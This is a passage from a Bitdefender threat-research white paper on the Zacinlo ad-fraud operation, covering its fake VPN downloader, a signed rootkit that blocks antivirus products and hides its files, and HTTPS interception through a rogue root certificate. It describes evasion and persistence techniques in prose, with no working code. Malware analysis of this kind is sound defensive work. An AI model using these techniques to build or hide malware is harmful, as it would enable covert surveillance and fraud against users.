White Paper

Bitdefender®

Six Years and Counting: Inside the Complex Zacinlo Ad Fraud Operation

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Foreword

For more than a decade, adware has helped software creators earn money while bringing free applications to the masses. Headliner games and applications have become widely available to computer and mobile users the world over, **with no financial strings attached**.

This contract between the developer and the consumer, however, is governed by third parties –the advertisers – the entities that absorb the product's cost in exchange for user-generated information and behavior. Enter the adware era.

While generating untold revenue for the companies that run these programs, adware has witnessed constant improvements over the years in both data collection and resilience to removal. The line between adware and spyware has become increasingly fuzzy during recent years as modern adware combines aggressive opt-outs with confusing legal and marketing terms as well as extremely sophisticated persistence mechanisms aimed at taking control away from the user. This whitepaper details an extremely sophisticated piece of spyware that has been running covertly since early 2012, generating revenue for its operators and compromising the privacy of its victims.

One of the perks of identifying a new strain of malware is getting to name it. We called this adware family "Zacinlo", after the final payload, although this might not be the most appropriate name for such a complex piece of code. In Slovenian, the term "začilno" translates to "temporary," but nothing is temporary in the way the adware operates. On the contrary, it has been active on the market for more than six years now, and the fallout it has brought to users won't be easily fixed anytime soon.

Overview

Last year we came across a digitally signed rootkit capable of installing itself on most Windows operating systems, including the newest releases of Windows 10. Since rootkits these days account for under 1 percent of the malware output we see worldwide, this immediately drew our attention and prompted us to carry out an extensive analysis of the payload, its origins and the spread. We discovered an ample operation whose central component is a very sophisticated piece of adware with multiple functionalities.

Our information indicates that the adware has been active since 2012-2013. We have identified at least 25 different components found in almost 2,500 distinct samples. While tracking the adware, we noticed some of the components were continuously updated with new functionalities, dropped altogether or integrated entirely in other components. This once again reinforces our inital assumption that the adware is still being developed as of the writing of this paper.

While looking at the communication mechanism of the adware, we identified that a multitude of domains bought from Enom were acting as command-and-control centers. These domains were all registered to two email addresses, included in the IoC chapter at the end of this paper.

The main features of this adware that drew our attention are:

- The presence of a rootkit driver that protects itself as well as its other components. It can stop processes deemed dangerous to the functionality of the adware while also protecting the adware from being stopped or deleted.The presence of man-in-the-browser capabilities that intercepts and decrypts SSL communications. This allows the adware to inject custom JavaScript code into webpages visited by the user.

- It features an adware cleanup routine used to remove potential „competition" in the adware space. This routine is rather generic and does not target a particular family or type of adware.

- The adware can uninstall and delete services based on the instruction it receives from the command and control infrastructure.

- It reports some information about the environment it is running in to the C&C. This information includes whether an antimalware solution is installed (and if so, which one), which applications are running at start-up and so on.

- It takes screen captures of the desktop and sends them to the command and control center for analysis. This functionality has a massive impact on privacy as these screen captures may contain sensitive information such as e-mail, instant messaging or e-banking sessions.

- It can accomodate the installation of virtually any piece of software on the fly and thus extend its functionality.

- It features an automatic update mechanism.

- It redirects pages in browsers

- It adds or replaces advertisments while browsing by searching DOM objects by size, style, class or specific regular expressions

- Uses many platforms to pull advertising from advertising, including Google AdSense.

- Obsolete or expired ads can be easily replaced by new ones

- Silently renders webpages in the background in hidden windows and interracts with them as a normal user would: scrolling, clicking, keyboard input. This is typical behavior for advertising fraud that inflicts significant financial damage on online advertising platforms.

- Its extensive use of open-source projects and libraries (e.g: chromium, cryptopop, jsoncpp, libcef, libcurl, zlib, etc.)

- It uses Lua scripts to download several components (most likely as a way to fly under the radar of some antimalware

solutions that detect suspicious downloads and block them as such)

- Extremely configurable and highly modular design that can expand functionality via scripts and configuration files made available via the command and control infrastructure

Spreading and geography

The vast majority of the samples we tracked were spotted in the USA and, in much lower numbers, in France, Germany, Brazil, China, India, Indonesia, Phillipines.




Figure 1 – Distribution by Country




Figure 2 – Distribution by OS

About 90 percent of the systems where the adware components were found were running Windows 10.




Figure 3 – Samples / Year

Components of this campaign seem to date back as far as 2012 but it appears the adware was most active in the final months of 2017.

The adware components are silently installed by a downloader that is presented as a free and anonymous VPN service (s5Mark), distributed in an installer. s5Mark has a simple graphical interface used as a decoy for the intrusive unwanted behavior taking place behind the scenes. Note that a non-technical user is led to believe that a VPN connection is established even though no such thing is even attempted.




Figure 4 – Misleading GUI

Stage One: The Downloader

The infection chain starts with a downloader (***Figure 5***) that installs an alleged VPN application. Once executed, it downloads several other components, as well as a dropper (***Figure 6)*** or a downloader (***Figure 7)*** that will install the adware and rootkit components.

The dropper accomodates all the components in its resources section, where they are compressed and password-protected. Some versions of this attack uses a downloader instead of a dropper to download the adware and rootkit components. Another downloaded component (***Updater*** from ***Figure*** 2) is again a downloader that acts as an updater and offers persistence for the components it downloads; it gets a configuration Json from the C&C that specifies the file to be downloaded. Our lab tests shows that this file was another version of the main downloader.

The other component downloaded by the main downloader is the VPN application. The latest version of the main downloader uses a Powershell command to disable real-time monitoring provided by Windows Defender before running. Realtime Monitoring is enabled again after successful installation of the adware.




Figure 5 – Main Downloader

The adware and rootkit dropper/downloader subsequently runs several executables that will further download other files and eventually the payload and deploys two drivers: a rootkit used for protection and persistence and a driver from the Netfiler SDK framework, a comercial solution for filtering network packets. The Netfilter driver is used to carry out the MITM attack and injection of scripts in web pages. One of the executables also installs a certificate needed for the MITM attack.




Figure 6 – Rootkit and Adware Dropper




Figure 7 – Rootkit and Adware Downloader

Stage Two: The Rootkit Driver

The central piece of the adware is probably the rootkit driver, which is responsible for providing persistence and protection for the other components from being read, written or deleted. It is also used to patch or block antimalware services.

The analysed driver is digitally signed with a certificate from **Handan City Congtai District LiKang Daily Goods Department,** which is currently revoked. The certificate had a validity period between 06/28/2013 and 06/29/2014. Almost all rootkit samples found are signed with this certificate. The very few other certificates found are also expired and belong to: **Shanghai Domainlink Software Technology Co., Ltd.**; **Shanghai Daisi Software Technology Co.,Ltd.**; **BEIJING XINDA HUANYU NETWORK SECURITY TECHNOLOGY CO.,LTD**.

Among the targeted antimalware solutions are products developed by the following companies: **Bitdefender, Qihoo, Kingsoft, Malwarebytes, Symantec, Panda, HitmaPro, Avast, Avg, Microsoft, Kaspersky, Emsisoft and Zemana.** The rootkit finds them by file names or by Subject Name fileld in their certificates, then the antimalware modules are prevented from starting. In case of an infection, we recommend a System Scan using Bitdefender Rescue Mode to remove the rootkit and the adware components.

This rootkit component is highly configurable and stores all the configuration data encrypted inside the Windows Registry. It has also a very effective persistence method: during Windows Shut Down, it rewrites itself from memory to disk under a different name and it updates its registry key.

The rootkit redirects the access to the files in a directory that stores the user-mode component and the Netfilter driver; these are copied in other locations and started during the rootkit initialization phase. This is a hiding technique, when one of the monitored files is opened another clean file is served. The user-mode component that will later download and start the payload is started by the driver so that it leaves very few traces behind: a copy is made in another location and a process is created from the copied file. After the process is started, the copied file is overwritten with zeros. As a result, the user-mode component has no apparent persistence on the system and even its file leaves no forensic evidence. ***Figure 8*** details a diagram of the rootkit and how the components are interlinked.




Figure 8 – Rootkit Summary

1. The driver gets its configuration data from the Registry: names of AV processes to block, the files in the backup folder to be hidden, the files in the payload folder to be whitelisted.

2. The driver sets itself as a filter driver. Access to the files in the backup folder will be redirected to other clean files.

3. The driver copies the NetFilter driver (***zacinlo.sys***) from the backup folder to the ***System32*** directory, then it starts NetFilter.

4. The driver copies ***zacinlo.exe*** (or ***msidntld.exe***) from the backup folder to ***System32*** folder and starts the application from the new location. After starting, the executable from ***System32*** folder is overwritten with zeros to prevent forensic analysis.

5. The driver registers different kernel callbacks. Callbacks for driver loading and process creation are used to prevent antimalware solutions from starting. A Registry callback is used to block acces to the service key of the driver. A shutdown notification is used for persistence.

6. During shutdown, the driver creates a copy of its file with a new random name. The Registry service key for the driver is updated with the newly generated name.

7. The user-mode component loads (if not already loaded in step 3) and configures the NetFilter driver to inject scripts in web pages.

8. The user-mode component downloads and starts the payload files.

Stage Three: The Payload

From a technical perspective, the payload falls under the adware category, as its main purpose is to display ads in web pages that the user visits and to open web pages that are hidden from the user.

The starting point is the user-mode application that is started by the rootkit (***zacinlosvc.exe or msidntld.exe*** are some of the possible names). The first important action it takes is to install a new trusted Certificate Authority (CA) in the local Windows Certificate Store and similar stores used by browsers (Firefox Certificate Database, the root store used by older versions of Opera, etc.).




Figure 9 – Installed Certificate

This certificate will be used to hijack secured web connections using MITM attack methods. Only specific processes will be attacked, including popular browsers: **Edge, Internet Explorer, Firefox, Chrome, Opera, Safari, etc.** The application also starts the Netfilter driver if it's not already started by the rootkit. The driver will be used as a tool by the user-mode application to intercept network traffic and inject scripts in web pages, even under secure connections.

A secured connection before and after the MITM attack can be seen below:

